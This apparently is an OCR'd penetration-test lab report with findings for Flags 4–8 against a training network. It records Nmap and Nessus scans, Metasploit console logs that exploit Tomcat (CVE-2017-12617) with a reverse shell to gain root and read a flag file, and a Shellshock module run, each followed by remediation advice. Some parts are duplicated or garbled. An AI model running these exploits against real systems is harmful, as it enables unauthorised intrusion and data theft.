
Group by Issuer

Criteria	Type: Identity Match: ILIKE Search: 'totalrekall.xyz'

Certificates

crt.sh ID	Logged At ⇧	Not Before	Not After	Common Name	Matching Identities	Issuer Name
15147473758	2024-10-30	2024-10-30	2025-01-28	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com
13112116776	2024-05-20	2024-05-20	2025-05-20	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com
13112112288	2024-05-20	2024-05-20	2025-05-20	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com
9436388643	2023-05-20	2023-05-20	2024-05-20	www.totalrekall.xyz	www.totalrekall.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com
9424423941	2023-05-18	2023-05-18	2024-05-18	totalrekall.xyz	totalrekall.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com
6095738637	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095738716	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095204253	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095204153	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA

© Sectigo Limited 2015-2024. All rights reserved.


Flag 4	**Findings**
Title	Nmap/Zenmap Scan Results- Flag 4: 5
Type (Web app / Linux OS / WIndows OS)	Linux
Risk Rating	Low
Description	Used zenmap to determine the number of open host, excluding the host I scanned form
Images	


Target: 192.168.13.0/24

Profile: Intense scan, all TCP ports

Command: nmap -p 1-65535 -T4 -A -v 192.168.13.0/24


```
nmap -p 1-65535 -T4 -A -v 192.168.13.0/24

Starting Nmap 7.92 ( https://nmap.org ) at 2024-12-16 03:47 EST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 03:47
Completed NSE at 03:47, 0.00s elapsed
Initiating NSE at 03:47
Completed NSE at 03:47, 0.00s elapsed
Initiating NSE at 03:47
Completed NSE at 03:47, 0.00s elapsed
Initiating ARP Ping Scan at 03:47
Scanning 255 hosts [1 port/host]
Completed ARP Ping Scan at 03:47, 1.96s elapsed (255 total hosts)
Initiating Parallel DNS resolution of 5 hosts. at 03:47
Completed Parallel DNS resolution of 5 hosts. at 03:47, 10.53s elapsed
Nmap scan report for 192.168.13.0 [host down]
Nmap scan report for 192.168.13.2 [host down]
Nmap scan report for 192.168.13.3 [host down]
Nmap scan report for 192.168.13.4 [host down]
Nmap scan report for 192.168.13.5 [host down]
Nmap scan report for 192.168.13.6 [host down]
Nmap scan report for 192.168.13.7 [host down]
Nmap scan report for 192.168.13.8 [host down]
Nmap scan report for 192.168.13.9 [host down]
Nmap scan report for 192.168.13.15 [host down]
Nmap scan report for 192.168.13.16 [host down]
```

	 Zenmap Scan Tools Profile Help Scan Cancel Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans Filter Hosts Target: 192.168.13.0/24 Profile: Intense scan, all TCP ports Command: nmap -p 1-65535 -T4 -A -v 192.168.13.0/24 OS Host a16e665f42988324c.awsglobalacceleratı 192.168.13.1 192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14 Port Protocol State Service Version ✓ 80 tcp open http Apache httpd 2.4.25
Affected Hosts	totalrekall.xyz19
Remediation	● Segment the network to isolate sensitive hosts and services. Use firewalls to restrict access and limit unnecessary network exposure records. ● Configure Firewall Rules to block discovery protocols that allow tools like Nmap to enumerate hosts. Ensure only necessary ports and services are exposed externally.

Flag 5	**Findings**
Title	Nmap/Zenmap Scan Results - Flag 5: 192.168.13.13
Type (Web app / Linux OS / WIndows OS)	Linux
Risk Rating	Low
Description	Ran an aggressive zenmap scan and analyzed the results to determine the host that runs Drupal
Images	 Zenmap Scan Tools Profile Help Scan Cancel Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans Filter Hosts Target: 192.168.13.0/24 Profile: Intense scan, all TCP ports Command: nmap -p 1-65535 -T4 -A -v 192.168.13.0/24 OS Host a16e665f42988324c.awsglobalacceleratı 192.168.13.1 192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14 Port Protocol State Service Version ✓ 80 tcp open http Apache httpd 2.4.25





Affected Hosts	192.168.13.13
Remediation	● Limit Nmap Scan Responses with Firewalls to block unsolicited probes like those from an aggressive Nmap scan, restricting the visibility of services and system details. ● Disable or Secure Unnecessary Services to ensure that only necessary services (like Drupal) are running and accessible.

Flag 6	Findings
Title	Nessus scan results - Flag 6: 97610
Type (Web app / Linux OS / WIndows OS)	Linux
Risk Rating	Medium
Description	Ran a Nessus Scan for 192.168.13.12. There was one critical vulnerability displayed with the ID 97610.

Images	
	There's an error with your feed. Click here to view your license information.
	My Basic Network Scan / Plugin #97610
	Back to Vulnerabilities
	Vulnerabilities 12
	CRITICAL Apache Struts 2.3.5 - 2.3.31 / 2.5.x < 2.5.10.1 Jakarta Multipart Parser RCE (remote)
	Description
	The version of Apache Struts running on the remote host is affected by a remote code execution vulnerability in the Jakarta Multipart parser due to improper handling of the Content-Type header. An unauthenticated, remote attacker can exploit this, via a specially crafted Content-Type header value in the HTTP request, to potentially execute arbitrary code, subject to the privileges of the web server user.
	Solution
	Upgrade to Apache Struts version 2.3.32 / 2.5.10.1 or later.
	Alternatively, apply the workaround referenced in the vendor advisory.
	See Also
	http://blog.talosintelligence.com/2017/03/apache-0-day-exploited.html
	http://www.nessus.org/u?77e9c654
	https://cwiki.apache.org/confluence/display/WW/Version+Notes+2.5.10.1
	https://cwiki.apache.org/confluence/display/WW/S2-045
	Output
	`Nessus was able to exploit the issue using the following request :`
	`GET / HTTP/1.1`
	Plugin Details
	Severity: Critical
	ID: 97610
	Version: 1.24
	Type: remote
	Family: CGI abuses
	Published: March 8, 2017
	Modified: November 30, 2021
	Risk Information
	Risk Factor: Critical
	CVSS v3.0 Base Score 10.0
	CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
	CVSS v3.0 Temporal Vector: CVSS:3.0/E:H/RL:O/RC:C
	CVSS v3.0 Temporal Score: 9.5
	CVSS v2.0 Base Score: 10.0
	CVSS v2.0 Temporal Score: 8.7

Affected Hosts	192.168.13.12
Remediation	● Upgrade Apache Struts to the latest version based on the host's current version ● Consider deploying a Web Application Firewall (WAF) to detect and block malicious attempts to exploit Struts vulnerabilities.

Flag 7	Findings
Title	Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617) - Flag 7: 8ks6sbhss
Type (Web app / Linux OS / WIndows OS)	Linux
Risk Rating	Critical

Description	Using metasploit, we were able to search for exploits for Tomcat and JSP. Using the exploit `multi/http/tomcat_jsp_upload_bypass`, we successfully executed a Meterpreter shell. We enter "SHELL" to get to the command line and were able to access the sensitive information.
Images	   


```
[-] python3 not found
[*] Trying to find binary 'script' on the target machine
[*] Found script at /usr/bin/script
[*] Using `script` to pop up an interactive shell
shell
[*] Trying to find binary 'python' on the target machine
bash
[*] Found python at which 'python' && echo true;echo
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at # which 'bash' && echo true;echo
pwd
bash
pwd
root@2d186d87e398:/usr/local/tomcat# pwd
/usr/local/tomcat
root@2d186d87e398:/usr/local/tomcat# ls
ls
LICENSE  RELEASE-NOTES  bin   include  logs  webapps
NOTICE   RUNNING.txt    conf  lib      temp  work
root@2d186d87e398:/usr/local/tomcat# cd ../../
cd ../../
root@2d186d87e398:/usr# cd ../
cd ../
root@2d186d87e398:/# ls
ls
bin   dev  home  lib64  mnt  proc  run   srv  tmp  var
boot  etc  lib   media  opt  root  sbin  sys  usr
root@2d186d87e398:/# cd etc
cd etc
root@2d186d87e398:/etc# cd ..
cd ..
root@2d186d87e398:/# ls -a
ls -a
.   .dockerenv  boot  etc   lib    media  opt   root  sbin  sys  usr
..  bin         dev   home  lib64  mnt    proc  run   srv   tmp  var
root@2d186d87e398:/# cd root
cd root
root@2d186d87e398:~# ls -a
ls -a
.  ..  .bashrc  .flag7.txt  .gnupg  .profile
root@2d186d87e398:~# .flag
```

```
[*] Using `script` to pop up an interactive shell
shell
[*] Trying to find binary 'python' on the target machine
bash
[*] Found python at which 'python' && echo true;echo
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at # which 'bash' && echo true;echo
pwd
bash
pwd
root@2d186d87e398:/usr/local/tomcat# pwd
/usr/local/tomcat
root@2d186d87e398:/usr/local/tomcat# ls
ls
LICENSE  RELEASE-NOTES  bin   include  logs  webapps
NOTICE   RUNNING.txt    conf  lib      temp  work
root@2d186d87e398:/usr/local/tomcat# cd ../../
cd ../../
root@2d186d87e398:/usr# cd ../
cd ../
root@2d186d87e398:/# ls
ls
bin   dev  home  lib64  mnt  proc  run   srv  tmp  var
boot  etc  lib   media  opt  root  sbin  sys  usr
root@2d186d87e398:/# cd etc
cd etc
root@2d186d87e398:/etc# cd ..
cd ..
root@2d186d87e398:/# ls -a
ls -a
.   .dockerenv  boot  etc   lib    media  opt   root  sbin  sys  usr
..  bin         dev   home  lib64  mnt    proc  run   srv   tmp  var
root@2d186d87e398:/# cd root
cd root
root@2d186d87e398:~# ls -a
ls -a
.  ..  .bashrc  .flag7.txt  .gnupg  .profile
root@2d186d87e398:~# cat .flag7.txt
cat .flag7.txt
8ks6sbhss
root@2d186d87e398:~# ^X@s4
```


```
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set LHOST 172.22.117.100
LHOST ⇒ 172.22.117.100
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > exploit

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] Uploading payload ...
[*] Payload executed!
[*] Command shell session 3 opened (172.22.117.100:4444 → 192.168.13.10:60024 ) at 2024-12-16 04:49:19 -0500

background

Background session 3? [y/N]  y
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > sessions

Active sessions
===============

  Id  Name  Type              Information  Connection
  --  ----  ----              -----------  ----------
  3         shell java/linux               172.22.117.100:4444 → 192.168.13.10:60024  (192.168.13.10)

msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > sessions -i 3
[*] Starting interaction with 3 ...

shell

[*] Trying to find binary 'python' on the target machine
[-] python not found
[*] Trying to find binary 'python3' on the target machine
[-] python3 not found
[*] Trying to find binary 'script' on the target machine
[*] Found script at /usr/bin/script
[*] Using `script` to pop up an interactive shell
shell
[*] Trying to find binary 'python' on the target machine
bash
[*] Found python at which 'python' && echo true;echo
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at # which 'bash' && echo true;echo
pwd
```

```
[*] 192.168.13.10 - Command shell session 2 closed.
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > options

Module options (exploit/multi/http/tomcat_jsp_upload_bypass):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     192.168.13.10    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      8080             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The URI path of the Tomcat installation
   VHOST                       no        HTTP server virtual host


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.19.200.67    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set LHOST 172.22.117.100
LHOST ⇒ 172.22.117.100
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > exploit

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] Uploading payload ...
[*] Payload executed!
[*] Command shell session 3 opened (172.22.117.100:4444 → 192.168.13.10:60024 ) at 2024-12-16 04:49:19 -0500

background
```

<table>
<tr>
<td></td>
<td>



```
[-] python not found
[*] Trying to find binary 'python3' on the target machine
[-] python3 not found
[*] Trying to find binary 'script' on the target machine
[*] Found script at /usr/bin/script
[*] Using `script` to pop up an interactive shell
shell
[*] Trying to find binary 'python' on the target machine
shel[*] Found python at which 'python' && echo true;echo
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at which 'bash' && echo true;echo
shell
shshell
sh: 8: shshell: not found
# ifconfig
ifconfig
sh: 9: ifconfig: not found
# shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at which 'python' && echo true;echo
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at which 'bash' && echo true;echo
sessions
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>

exit
exit
Script started, file is /dev/null
Script started, file is /dev/null
Script done, file is /dev/null
exit
[*] 192.168.13.10 - Command shell session 2 closed.
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > options

Module options (exploit/multi/http/tomcat_jsp_upload_bypass):
```




```
root@2d186d87e398:/# cd root
cd root
root@2d186d87e398:~# ls -a
ls -a
.  ..  .bashrc  .flag7.txt  .gnupg  .profile
root@2d186d87e398:~# cat .flag7.txt
cat .flag7.txt
8ks6sbhss
root@2d186d87e398:~#
```


</td>
</tr>
<tr>
<td><b>Affected Hosts</b></td>
<td>192.168.13.10</td>
</tr>
<tr>
<td><b>Remediation</b></td>
<td>Regularly update Apache Tomcat to the latest stable version to ensure that known vulnerabilities, including remote code execution (RCE) flaws, are patched</td>
</tr>
</table>

Flag 8	Findings
Title	Shellshock - Flag 8: 9dnx5shdf5
Type (Web app / Linux OS / WIndows OS)	Linux
Risk Rating	Critical
Description	Using metasploit, we were able to search for a shellshock exploit. Using the `exploit/multi/http/apache_mod_cgi_bash_env_exe`c module we were able to create a shell on the exploited machine and view the sudoers file to expose the sensitive information.

Images

